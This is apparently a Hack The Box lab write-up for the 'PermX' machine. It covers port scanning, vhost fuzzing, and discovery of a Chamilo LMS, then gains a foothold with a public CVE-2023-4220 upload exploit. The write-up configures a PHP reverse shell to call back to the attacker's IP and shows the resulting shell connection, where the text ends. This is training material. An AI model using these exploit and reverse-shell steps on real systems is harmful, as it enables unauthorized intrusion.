
PermX

By Praveen Kumar Sharma

IP of machine is : 10.10.11.23

Lets try pinging it :



Port Scanning :

All Port Scan

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.23 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.23 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 11:41 EDT
Warning: 10.10.11.23 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.23
Host is up (0.078s latency).
Not shown: 65276 closed tcp ports (conn-refused), 257 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Lets try a deeper scan on these ports

Deeper Scan

```
nmap -sC -sV -A -T5 -p 22,80 10.10.11.23 -o deeperScan.txt
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ nmap -sC -sV -A -T5 -p 22,80 10.10.11.23 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 11:47 EDT
Nmap scan report for 10.10.11.23
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.66 seconds
```

Deeper scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_ 256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

It is redirecting to http://permx.htb lets add this to out /etc/hosts


```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb
~
~
```

Lets do some directory and vhost enumeration

Vhost and Directory Enumeration

Lets do Vhost enumeration first :

```
ffuf -u http://permx.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fw 18 -t 100 -H "HOST: FUZZ.permx.htb"
```



Vhosts discovered

1. www.permx.htb
2. lms.permx.htb

Let add these too in the /etc/hosts

```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
~
~
```

Lets do some directory fuzzing as well

```
ffuf -u http://10.10.11.23/FUZZ -w /usr/share/wordlists/dirb/common.txt -fl
313
```


```
y                       [Status: 302, Size: 278, Words: 18, Lines: 10, Duration: 73ms]
yonetici                [Status: 302, Size: 285, Words: 18, Lines: 10, Duration: 121ms]
zboard                  [Status: 302, Size: 283, Words: 18, Lines: 10, Duration: 119ms]
zend                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 120ms]
zero                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 120ms]
zencart                 [Status: 302, Size: 284, Words: 18, Lines: 10, Duration: 120ms]
zeus                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 143ms]
zh                      [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 95ms]
zh-cn                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 73ms]
zh_TW                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 95ms]
zh_CN                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 95ms]
zimbra                  [Status: 302, Size: 283, Words: 18, Lines: 10, Duration: 73ms]
zh-tw                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 73ms]
zip                     [Status: 302, Size: 280, Words: 18, Lines: 10, Duration: 73ms]
zone                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 72ms]
zips                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 73ms]
zoeken                  [Status: 302, Size: 283, Words: 18, Lines: 10, Duration: 72ms]
zipfiles                [Status: 302, Size: 285, Words: 18, Lines: 10, Duration: 73ms]
zope                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 115ms]
zorum                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 116ms]
zones                   [Status: 302, Size: 282, Words: 18, Lines: 10, Duration: 120ms]
zt                      [Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 119ms]
zoom                    [Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 120ms]
:: Progress: [4614/4614] :: Job [1/1] :: 409 req/sec :: Duration: [0:00:11] :: Errors: 3 ::
```

Every thing seems to redirect we can look into if the Vhost doesn't help us


---

Web Application :


Seems to be a static website




Lets see the lms.permx.htb



Its a Chamila CMS now lets try some manual directory fuzzing on here i found /robots.txt




Here the /documentation will give us the version of this CMS



Gaining Access :

I Found this exploit here :
https://github.com/Ziad-Sakr/Chamilo-CVE-2023-4220-Exploit



Lets download and run it
Download from here

```
https://github.com/Ziad-Sakr/Chamilo-CVE-2023-4220-Exploit/blob/main/CVE-2023-4220.sh
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ wget https://github.com/Ziad-Sakr/Chamilo-CVE-2023-4220-Exploit/blob/main/CVE-2023-4220.sh
--2024-08-05 12:09:34--  https://github.com/Ziad-Sakr/Chamilo-CVE-2023-4220-Exploit/blob/main/CVE-2023-4220.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'CVE-2023-4220.sh'

CVE-2023-4220.sh                        [ <=>                                                ] 351.51K  1.62MB/s    in 0.2s

2024-08-05 12:09:35 (1.62 MB/s) - 'CVE-2023-4220.sh' saved [359951]


┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ ls
CVE-2023-4220.sh  allPortScan.txt  deeperScan.txt

┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$
```

Lets try and run it, we do need a reverse shell script btw

Change the permission first

```
chmod +x CVE-2023-4220.sh
```

You can download the php reverse shell like this
Here is the link :

```
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
```

Change the IP Address and the Port
Change this :

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.77';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Run it like this :

```
./CVE-2023-4220.sh -f revshell.php -h http://lms.permx.htb -p 9001
```

We got a shell :

```
┌──(pks㉿Kali)-[~/HacktheBox/Permx]
└─$ ./CVE-2023-4220.sh -f revshell.php -h http://lms.permx.htb -p 9001
-e
The file has successfully been uploaded.

-e #    Use This leter For Interactive TTY ;)
#    python3 -c 'import pty;pty.spawn("/bin/bash")'
#    export TERM=xterm
#    CTRL + Z
#    stty raw -echo; fg
-e
# Starting Reverse Shell On Port 9001 . . . . . .
-e
listening on [any] 9001 ...
connect to [10.10.16.77] from (UNKNOWN) [10.10.11.23] 44006
